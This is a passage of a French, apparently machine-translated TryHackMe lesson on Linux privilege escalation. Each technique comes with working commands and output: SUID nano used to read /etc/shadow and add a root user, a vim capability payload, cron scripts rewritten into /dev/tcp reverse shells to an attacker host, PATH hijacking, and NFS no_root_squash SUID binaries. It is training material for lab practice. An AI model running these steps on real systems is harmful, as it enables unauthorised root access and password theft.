
Le bit SUID défini pour l'éditeur de texte nano nous permet de créer, d'éditer et de lire des fichiers en utilisant le privilège du propriétaire du fichier. Nano appartient à root, ce qui signifie probablement que nous pouvons lire et modifier des fichiers à un niveau de privilège plus élevé que celui de notre utilisateur actuel. À ce stade, nous disposons de deux options de base pour l'escalade des privilèges : lire le /etc/shadow fichier ou ajouter notre utilisateur à /etc/passwd .

Vous trouverez ci-dessous des étapes simples utilisant les deux vecteurs.

lire le /etc/shadow fichier

Nous voyons que l'éditeur de texte nano a le bit SUID défini en exécutant le `find / -type f -perm -04000 -ls 2>/dev/null` commande.

`nano /etc/shadow` imprimera le contenu du /etc/shadow déposer. Nous pouvons maintenant utiliser l'outil Unshadow pour créer un fichier crackable par John l'Éventreur. Pour y parvenir, unshadow a besoin à la fois de /etc/shadow et /etc/passwd fichiers.



L'utilisation de l'outil Unshadow peut être vue ci-dessous ;

```
unshadow passwd.txt shadow.txt > passwords.txt
```

```
(alper@TryHackMe)-[~/Desktop/suid]  
$ unshadow passwd.txt shadow.txt > passwords.txt  
Created directory: /home/alper/.john
```

Avec la bonne liste de mots et un peu de chance, Jean l'Éventreur peut renvoyer un ou plusieurs mots de passe en texte clair. Pour une salle plus détaillée sur Jean l'Éventreur, vous pouvez visiter <https://tryhackme.com/room/johntheripperbasics>.

L'autre option serait d'ajouter un nouvel utilisateur disposant de privilèges root. Cela nous aiderait à contourner le processus fastidieux de déchiffrement des mots de passe. Vous trouverez ci-dessous un moyen simple de le faire :

Nous aurons besoin de la valeur de hachage du mot de passe que nous voulons que le nouvel utilisateur ait. Cela peut être fait rapidement en utilisant l'outil openssl sur Kali Linux.


```
(alper@TryHackMe)-[~/Desktop/suid]  
$ openssl passwd -1 -salt THM password1  
$1$THM$WnbwlllCqxFRQepUTckUT1
```

Nous ajouterons ensuite ce mot de passe avec un nom d'utilisateur au `/etc/passwd` déposer.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$J/n4dHHj$QXqkhtfzl1VYMjXbyK820:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwlllCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash

```



Une fois notre utilisateur ajouté (veuillez noter comment `root:/bin/bash` était utilisé pour fournir un shell root) nous devons passer à cet utilisateur et j'espère qu'il devrait avoir des privilèges root.

```

user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#

```

C'est maintenant à votre tour d'utiliser les compétences qui viennent de vous être enseignées pour trouver un binaire vulnérable.

Capacités (capabilités)

Une autre méthode que les administrateurs système peuvent utiliser pour augmenter le niveau de privilège d'un processus ou d'un binaire est "Capacités". Les capacités aident à gérer les privilèges à un niveau plus granulaire. Par exemple, si le SOC l'analyste doit utiliser un outil qui doit initier des connexions socket, un utilisateur régulier ne pourrait pas le faire. Si l'administrateur système ne souhaite pas accorder à cet utilisateur des privilèges plus élevés, il peut modifier les capacités du binaire. En conséquence, le binaire accomplirait sa tâche sans avoir besoin d'un utilisateur aux privilèges plus élevés.

La page de manuel des fonctionnalités fournit des informations détaillées sur son utilisation et ses options.

Nous pouvons utiliser le `getcap` outil pour répertorier les capacités activées.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

Lorsqu'il est exécuté en tant qu'utilisateur non privilégié, `getcap -r /` générera une énorme quantité d'erreurs, il est donc recommandé de rediriger les messages d'erreur vers `/dev/null`.

Veuillez noter que ni `vim` ni sa copie n'ont le bit SUID défini. Ce vecteur d'escalade de privilèges n'est donc pas détectable lors de l'énumération de fichiers à la recherche de SUID.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim -> /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

GTFObins dispose d'une bonne liste de binaires qui peuvent être exploités pour l'escalade des privilèges si nous trouvons des capacités définies.

Nous remarquons que `vim` peut être utilisé avec la commande et la charge utile suivantes :

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Cela lancera une coque racine comme indiqué ci-dessous ;

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),120(lpadmin),131(lxd),132(sambashare)
#
```

Cron

Les tâches Cron sont utilisées pour exécuter des scripts ou des binaires à des moments précis. Par défaut, ils fonctionnent avec le privilège de leurs propriétaires et non de l'utilisateur actuel. Bien que les tâches cron correctement configurées ne soient pas intrinsèquement vulnérables, elles peuvent fournir un vecteur d'escalade de privilèges dans certaines conditions.

L'idée est assez simple : s'il existe une tâche planifiée qui s'exécute avec les privilèges root et que nous pouvons modifier le script qui sera exécuté, alors notre script s'exécutera avec les privilèges root.

Les configurations de tâches Cron sont stockées sous forme de crontabs (tables cron) pour voir l'heure et la date suivantes d'exécution de la tâche.

Chaque utilisateur du système dispose de son fichier crontab et peut exécuter des tâches spécifiques, qu'il soit connecté ou non. Comme vous pouvez vous y attendre, notre objectif sera de trouver une tâche cron définie par root et de la faire exécuter notre script, idéalement un shell.

Tout utilisateur peut lire le fichier en conservant les tâches cron à l'échelle du système sous `/etc/crontab`

Bien que les machines CTF puissent avoir des tâches cron exécutées toutes les minutes ou toutes les 5 minutes, vous verrez plus souvent des tâches exécutées quotidiennement, hebdomadairement ou mensuellement dans les missions de test de pénétration.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

Vous pouvez voir le `backup.sh` le script a été configuré pour s'exécuter toutes les minutes. Le contenu du fichier affiche un script simple qui crée une sauvegarde du fichier `prices.xls`.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

Comme notre utilisateur actuel peut accéder à ce script, nous pouvons facilement le modifier pour créer un shell inversé, avec, espérons-le, des privilèges root.

Le script utilisera les outils disponibles sur le système cible pour lancer un shell inversé. Deux points à noter ;

1. La syntaxe de la commande variera en fonction des outils disponibles. (par exemple `nc` ne soutiendra probablement pas le `-e` option que vous avez peut-être vue utilisée dans d'autres cas)
2. Nous devrions toujours préférer démarrer des shells inversés, car nous ne voulons pas compromettre l'intégrité du système lors d'un véritable engagement de test de pénétration.

Le fichier devrait ressembler à ceci ;

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

Nous allons maintenant exécuter un écouteur sur notre machine attaquante pour recevoir la connexion entrante.

```
(root👁️ TryHackMe)-[~]
# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~# █
```

Crontab vaut toujours la peine d'être vérifié car il peut parfois conduire à des vecteurs d'escalade de privilèges faciles. Le scénario suivant n'est pas rare dans les entreprises qui n'ont pas un certain niveau de maturité en matière de cybersécurité :

1. Les administrateurs système doivent exécuter un script à intervalles réguliers.
2. Ils créent une tâche cron pour faire cela
3. Au bout d'un moment, le script devient inutile, et ils le suppriment
4. Ils ne nettoient pas la tâche cron concernée

Ce problème de gestion du changement conduit à un exploit potentiel exploitant les tâches cron.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

L'exemple ci-dessus montre une situation similaire où le script antivirus.sh a été supprimé, mais la tâche cron existe toujours.

Si le chemin complet du script n'est pas défini (comme cela a été fait pour le script backup.sh), cron fera référence aux chemins répertoriés sous la variable PATH dans le fichier/etc/crontab. Dans ce cas, nous devrions pouvoir créer un script nommé "antivirus.sh" sous le dossier personnel de notre utilisateur et il devrait être exécuté par la tâche cron.

Le fichier sur le système cible devrait vous sembler familier :

```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```

La connexion shell inversée entrante dispose des privilèges root :


```
(root TryHackMe)-[~]  
# nc -nlvp 7777  
listening on [any] 7777 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838  
bash: cannot set terminal process group (7275): Inappropriate ioctl for device  
bash: no job control in this shell  
root@targetsystem:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@targetsystem:~# whoami  
whoami  
root  
root@targetsystem:~#
```

Dans le cas étrange où vous trouver un script ou une tâche existante attachée à une tâche cron, c'est toujours le cas cela vaut la peine de passer du temps à comprendre la fonction du script et comment tout l'outil est utilisé dans le contexte. Par exemple, tar, 7z, rsync, etc., peuvent être exploités à l'aide de leur fonctionnalité générique.

Path

Si un dossier pour lequel votre utilisateur dispose d'une autorisation d'écriture se trouve dans le chemin, vous pourriez potentiellement détourner une application pour exécuter un script. CHEMIN dans Linux est une variable environnementale qui indique au système d'exploitation où rechercher des exécutables. Pour toute commande qui n'est pas intégrée au shell ou qui n'est pas définie avec un chemin absolu, Linux commencera la recherche dans les dossiers définis sous PATH. (PATH est la variable environnementale dont nous parlons ici, path est l'emplacement d'un fichier).

En général, le PATH ressemblera à ceci :

```
alper@targetsystem:~/Desktop$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin  
alper@targetsystem:~/Desktop$
```

Si on tape "thm" à la ligne de commande, ce sont les emplacements Linux recherchera un exécutable appelé thm. Le scénario ci-dessous vous donnera une meilleure idée de la manière dont cela peut être exploité pour augmenter notre niveau de privilège. Comme vous le verrez, cela dépend entièrement de la configuration existante du système cible, alors assurez-vous de pouvoir répondre aux questions ci-dessous avant d'essayer cela.

1. Quels dossiers se trouvent sous \$PATH
2. Votre utilisateur actuel dispose-t-il de privilèges d'écriture pour l'un de ces dossiers ?
3. Pouvez-vous modifier \$PATH ?
4. Existe-t-il un script/une application que vous pouvez démarrer et qui sera affecté par cette vulnérabilité ?

À des fins de démonstration, nous utiliserons le script ci-dessous :

```
GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

Ce script tente de lancer un binaire système appelé “thm” mais le l'exemple peut facilement être répliqué avec n'importe quel binaire.

Nous compilons cela en un exécutable et définissez le bit SUID.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Notre utilisateur a maintenant accès au script “path” avec le bit SUID défini.

```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Une fois exécuté “path” recherchera un exécutable nommé “thm” à l'intérieur des dossiers répertoriés sous PATH.

Si quelque chose est inscriptible le dossier est répertorié sous PATH, nous pourrions créer un binaire nommé thm sous ce répertoire et demandez à notre script “path” de l'exécuter. Comme le bit SUID est défini, ce binaire s'exécutera avec le privilège root

Une recherche simple pour les dossiers inscriptibles peuvent être réalisés en utilisant le “ `find / -writable 2>/dev/null` ” commande. La sortie de cette commande peut être nettoyée à l'aide d'une simple coupe et trier la séquence.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Certains scénarios CTF peuvent présenter des dossiers différents mais un système régulier produirait quelque chose comme ce que nous voyons ci-dessus.

Comparer cela avec PATH nous aidera à trouver des dossiers que nous pourrions utiliser.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Nous voyons un certain nombre de dossiers sous /usr, il pourrait donc être plus facile à exécuter notre recherche de dossiers inscriptibles une fois de plus pour couvrir les sous-dossiers.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

Une alternative pourrait être la commande ci-dessous.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

Nous avons ajouté “`grep -v proc`” pour se débarrasser des nombreux résultats liés à l'exécution processus.

Malheureusement, les sous-dossiers sous /usr ne sont pas accessibles en écriture

Le dossier qui le fera il est probablement plus facile d'écrire dans /tmp. À ce stade, car /tmp est pas présent dans PATH donc nous devons l'ajouter. Comme nous pouvons le voir ci-dessous, le “ `export PATH=/tmp:$PATH` ” la commande accomplit cela.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

À ce stade, le script de chemin examinera également sous le dossier /tmp pour un exécutable nommé "thm".

Créer ceci la commande est assez simple en copiant/bin/bash comme "thm" sous le /dossier tmp.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

Nous avons donné des droits exécutables à notre copie de/bin/bash, veuillez noter qu'à ce stade, il fonctionnera avec le droit de notre utilisateur. Ce qui fait un l'escalade des privilèges possible dans ce contexte est que le chemin le script s'exécute avec les privilèges root.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

NFS

Les vecteurs d'escalade de privilèges ne se limitent pas à l'accès interne. Dossiers partagés et interfaces de gestion à distance telles que SSH et Telnet peut également vous aider à obtenir un accès root sur le système cible. Certains cas nécessiteront également l'utilisation des deux vecteurs, par exemple la recherche d'une racine SSH clé privée sur le système cible et connexion via SSH avec les privilèges root au lieu d'essayer d'augmenter le niveau de privilèges de votre utilisateur actuel.

Un autre vecteur plus pertinent pour les CTF et les examens est un shell réseau mal configuré. Ce vecteur peut parfois être observé lors d'engagements de tests de pénétration lorsqu'un système de sauvegarde réseau est présent.

La configuration NFS (Network File Sharing) est conservée dans le fichier/etc/exports. Ce fichier est créé lors de l'installation du serveur NFS et peut généralement être lu par les utilisateurs.

```

alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes          hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4           gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes     gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)

alper@targetsystem:/$ █

```

L'élément critique pour ce vecteur d'escalade de privilèges est l'option "no_root_squash" que vous pouvez voir ci-dessus. Par défaut, NFS changera l'utilisateur root en nfsnobody et empêchera tout fichier de fonctionner avec les privilèges root. Si l'option "no_root_squash" est présente sur un partage inscriptible, nous pouvons créer un exécutable avec un bit SUID défini et l'exécuter sur le système cible.

Nous commencerons par énumérer les parts montables de notre machine attaquante.

```

(root💀 TryHackMe)-[~]
# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

(root💀 TryHackMe)-[~]
# █

```

Nous monterons l'un des partages "no_root_squash" sur notre attaque machine et commençons à construire notre exécutable.

```

(root💀 TryHackMe)-[~]
# mkdir /tmp/backupsonattackermachine

(root💀 TryHackMe)-[~]
# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine

```

Comme nous pouvons définir des bits SUID, un exécutable simple qui exécutera/bin/bash sur le système cible fera le travail.

```
GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

Une fois le code compilé, nous définirons le bit SUID.

```
(root TryHackMe)-[/tmp/backupsonattackermachine]
# gcc nfs.c -o nfs -W

(root TryHackMe)-[/tmp/backupsonattackermachine]
# chmod +s nfs

(root TryHackMe)-[/tmp/backupsonattackermachine]
# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

Vous verrez ci-dessous que les deux fichiers (nfs.c et nfs) sont présents sur le système cible. Nous avons travaillé sur le partage monté donc il n'y avait pas besoin de les transférer).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root 76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups$ whoami
root
root@targetsystem:/backups#
```

Notez que l'exécutable nfs a le bit SUID défini sur le système cible et fonctionne avec les privilèges root.